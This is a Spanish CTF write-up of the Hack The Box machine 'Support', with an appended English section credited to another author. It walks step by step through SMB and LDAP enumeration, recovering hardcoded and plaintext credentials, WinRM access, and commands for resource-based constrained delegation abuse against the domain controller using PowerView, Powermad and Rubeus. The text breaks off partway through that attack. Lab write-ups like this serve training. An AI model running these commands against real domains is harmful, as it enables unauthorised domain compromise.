Support - WriteUp
🎯 Machine Info
Máquina Windows Dificultad Fácil
ENUMERACIÓN
NMAP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
# Nmap 7.94SVN scan initiated Sun Dec 10 11:04:44 2023 as: nmap -sCV -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49667,49676,49680,49708,57326 --stylesheet=https://raw.githubusercontent.com/honze-net/nmap-bootstrap-xsl/stable/nmap-bootstrap.xsl -oN targeted -oX targetedXML 10.129.227.255
Nmap scan report for 10.129.227.255
Host is up (0.047s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-12-10 10:04:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49680/tcp open  msrpc         Microsoft Windows RPC
49708/tcp open  msrpc         Microsoft Windows RPC
57326/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-12-10T10:05:42
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Al no tener servicio web aparente, empezaremos por enumerar usuario y el servicio SMB.

Vamos a intentar enumerar usuario y grupos haciendo fuerza bruta a los RID:
1
$ crackmapexec smb 10.129.227.255 -u 'guest' -p '' --rid-brute
Guardamos la lista de usuarios en un archivo que llamaremos users.txt para verificarla.
Ahora las carpetas compartidas por SMB:
1
$ smbmap -H 10.129.227.255 -u 'guest'

Vamos a enumerar rápidamente el contenido de la carpeta support-tools
1
$ crackmapexec smb 10.129.227.255 -u 'user' -p '' --spider support-tools --regex .

Son herramientas de SysAdmins, pero hay un archivo que me llama la atención el UserInfo.exe.zip nos lo descargamos entrando con smbclient:
1
2
3
4
5
$ smbclient -U 'guest' \\\\10.129.227.255\\support-tools
...
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \>
1
2
3
4
5
6
7
8
9
10
11
12
13
smb: \> dir
  .                                   D        0  Wed Jul 20 19:01:06 2022
  ..                                  D        0  Sat May 28 13:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 13:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 13:19:55 2022
  putty.exe                           A  1273576  Sat May 28 13:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 13:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 19:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 13:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 13:19:43 2022

		4026367 blocks of size 4096. 968005 blocks available
smb: \> get UserInfo.exe.zip
Lo descomprimimos en una carpeta a parte para ver qué contiene:

Vamos a ver qué hace este binario de Windows, para ello usaremos la herramienta mono:
1
$ mono UserInfo.exe

Nos pide parámetros de usuario. Como tenemos una lista de usuarios válidos vamos a probar con uno.
1
2
3
$ mono UserInfo.exe user -username ford.victoria
...
[-] Exception: No Such Object
Seguramente esté pidiendo los datos al servidor LDAP pero no funciona. Se han pruebas con distintos usuario pero el resultado es el mismo.
Para saber qué hace exactamente, vamos a hacer un “trace” del programa y filtraremos la palabra “ldap” para ver si intenta establecer alguna conexión de validación mediante este protocolo:
1
$ mono --trace UserInfo.exe user -username ford.victoria | grep ldap

Pues sí, la aplicación se intenta comunicar con el servidor LDAP y envía una string cifrado con los que podría ser un hash de una contraseña. Vamos a usar wireshark para inspeccionar mejor este paquete. Nos ponemos a la escucha por la interfaz tun0 y colvemos a ejecutar el mismo comando.

Y efectivamente, envía un “bindRequest” como habíamos visto antes con el trace con la app mono.
Apuntamos el hash y vemos qué puede ser.
1
nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
EXPLOTACIÓN
Intentamos validarnos al servidor LDAP con el usuario existente ldap con el hash que acabamos de encontrar:
1
2
3
4
$ crackmapexec smb 10.129.227.255 -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
...
SMB         10.129.227.255  445    DC               [*] Windows 10.0 Build 20348 x64 (name:DC) (domain:support.htb)...
SMB         10.129.227.255  445    DC               [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
Y obtenemos un + !!! Eso significa que el hash es válido. Veamos ahora qué podemos hacer más validándonos contra el servidor LDAP.
1
$ ldapsearch -H ldap://10.129.227.255 -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
# extended LDIF
#
# LDAPv3
# base <DC=support,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# support.htb
dn: DC=support,DC=htb
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=support,DC=htb
instanceType: 5
whenCreated: 20220528110146.0Z
whenChanged: 20231210095830.0Z
subRefs: DC=ForestDnsZones,DC=support,DC=htb
subRefs: DC=DomainDnsZones,DC=support,DC=htb
subRefs: CN=Configuration,DC=support,DC=htb
uSNCreated: 4099
dSASignature:: AQAAACgAAAAAAAAAAAAAAAAAAAAAAAAA5VYBKcsiG0+bllUW2Ew2PA==
uSNChanged: 86045
name: support
objectGUID:: o9k8VcSGZE2ehVFGqYyGjg==
...
<truncated>
Y obtenemos un listado extenso con toda la información del dominio. Vamos a buscar a fondo…
Después de un buen rato me fijo en un campo del usuario support que no está en los otros usuarios

Parece una contraseña!
Apuntamos las credenciales y vamos a intentar validarnos con ellas.
1
support:Ironside47pleasure40Watchful
1
2
3
4
5
$ crackmapexec winrm 10.129.227.255 -u 'support' -p 'Ironside47pleasure40Watchful'
...
SMB         10.129.227.255  5985   DC               [*] Windows 10.0 Build 20348 (name:DC) (domain:support.htb)
HTTP        10.129.227.255  5985   DC               [*] http://10.129.227.255:5985/wsman
WINRM       10.129.227.255  5985   DC               [+] support.htb\support:Ironside47pleasure40Watchful '(Pwn3d!)'
Y obtenemos un Pwn3d! Tenemos administración remota!
MOVIMIENTO LATERAL
1
evil-winrm -i 10.129.227.255 -u 'support' -p 'Ironside47pleasure40Watchful'
Dentro!
Registramos la primera bandera y continuamos enumerando.

Pocos privilegios. Vamos a subirnos winPeas

El usuario support pertenece al grupo “Shared Support Accounts”, podría ser un vector de ataque para la escalada.
WRITEUP ALTERNATIVO - Lo siento por no poner la fuente. Creo que era de IPPSEC.
Shell as domainadmin
Enumeration
Looking at the Bloodhound data again, the support user is a member of the Shared Support Accounts group, which has GenericAll on the computer object, DC.SUPPORT.HTB:

Get Domain TGT
This video from SpectorOps shows how to abuse this privilege to get full domain access, and is worth a watch:
This Gist also has the commands.
I’m going to abuse resource-based constrained delegation. First I’ll add a fake computer to the domain under my control. Then I can act as the DC to request Kerberos tickets for the fake computer giving the ability to impersonate other accounts, like Administrator. For this to work, I’ll need an authenticated user who can add machines to the domain (by default, any user can add up to 10). This is configured in the ms-ds-machineaccountquota attribute, which needs to be larger than 0. Finally, I need write privileges over a domain joined computer (which GenericALL on the DC gets me.)
Pull in Support Scripts / Exe
I’ll need three scripts to complete this attack:
- PowerView.ps1
- PowerMad.ps1
- Rubeus.exe (pre-compiled exes from SharpCollection)
I’ll upload these and import the two PowerShell scripts into my session:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
*Evil-WinRM* PS C:\programdata> upload /opt/PowerSploit/Recon/PowerView.ps1
Info: Uploading /opt/PowerSploit/Recon/PowerView.ps1 to C:\programdata\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\programdata> upload /opt/Powermad/Powermad.ps1
Info: Uploading /opt/Powermad/Powermad.ps1 to C:\programdata\Powermad.ps1

Data: 180780 bytes of 180780 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\programdata> upload /opt/SharpCollection/NetFramework_4.5_x64/Rubeus.exe
Info: Uploading /opt/SharpCollection/NetFramework_4.5_x64/Rubeus.exe to C:\programdata\Rubeus.exe

Data: 369320 bytes of 369320 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\programdata> . .\PowerView.ps1
*Evil-WinRM* PS C:\programdata> . .\Powermad.ps1
Verify Environment
I’ll need to know the administrator on DC, which Bloodhound tells me is administrator@support.htb:

I’ll verify that users can add machines to the domain:
1
2
3
4
5
*Evil-WinRM* PS C:\programdata> Get-DomainObject -Identity 'DC=SUPPORT,DC=HTB' | select ms-ds-machineaccountquota

ms-ds-machineaccountquota
-------------------------
                       10
The quote is set to the default of 10, which is good.
I’ll also need to make sure there’s a 2012+ DC in the environment:
1
2
3
4
*Evil-WinRM* PS C:\programdata> Get-DomainController | select name,osversion | fl

Name      : dc.support.htb
OSVersion : Windows Server 2022 Standard
2022 Standard is great.
Finally, I’ll want to check that the msds-allowedtoactonbehalfofotheridentity is empty:
1
2
3
4
*Evil-WinRM* PS C:\programdata> Get-DomainComputer DC | select name,msds-allowedtoactonbehalfofotheridentity | fl

name                                     : DC
msds-allowedtoactonbehalfofotheridentity :
It is.
Create FakeComputer
I’ll use the Powermad New-MachineAccount to create a fake computer:
1
2
*Evil-WinRM* PS C:\programdata> New-MachineAccount -MachineAccount 0xdfFakeComputer -Password $(ConvertTo-SecureString '0xdf0xdf123' -AsPlainText -Force)
[+] Machine account 0xdfFakeComputer added
I need the SID of the computer object as well, so I’ll save it in a variable:
1
2
3
*Evil-WinRM* PS C:\programdata> $fakesid = Get-DomainComputer 0xdfFakeComputer | select -expand objectsid
*Evil-WinRM* PS C:\programdata> $fakesid
S-1-5-21-1677581083-3380853377-188903654-1121
Attack
Now I’ll configure the DC to trust my fake computer to make authorization decisions on it’s behalf. These commands will create an ACL with the fake computer’s SID and assign that to the DC:
1
2
3
4
*Evil-WinRM* PS C:\programdata> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($fakesid))"
*Evil-WinRM* PS C:\programdata> $SDBytes = New-Object byte[] ($SD.BinaryLength)
*Evil-WinRM* PS C:\programdata> $SD.GetBinaryForm($SDBytes, 0)
*Evil-WinRM* PS C:\programdata> Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}
I’ll verify it worked:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
*Evil-WinRM* PS C:\programdata> $RawBytes = Get-DomainComputer DC -Properties 'msds-allowedtoactonbehalfofotheridentity' | select -expand msds-allowedtoactonbehalfofotheridentity
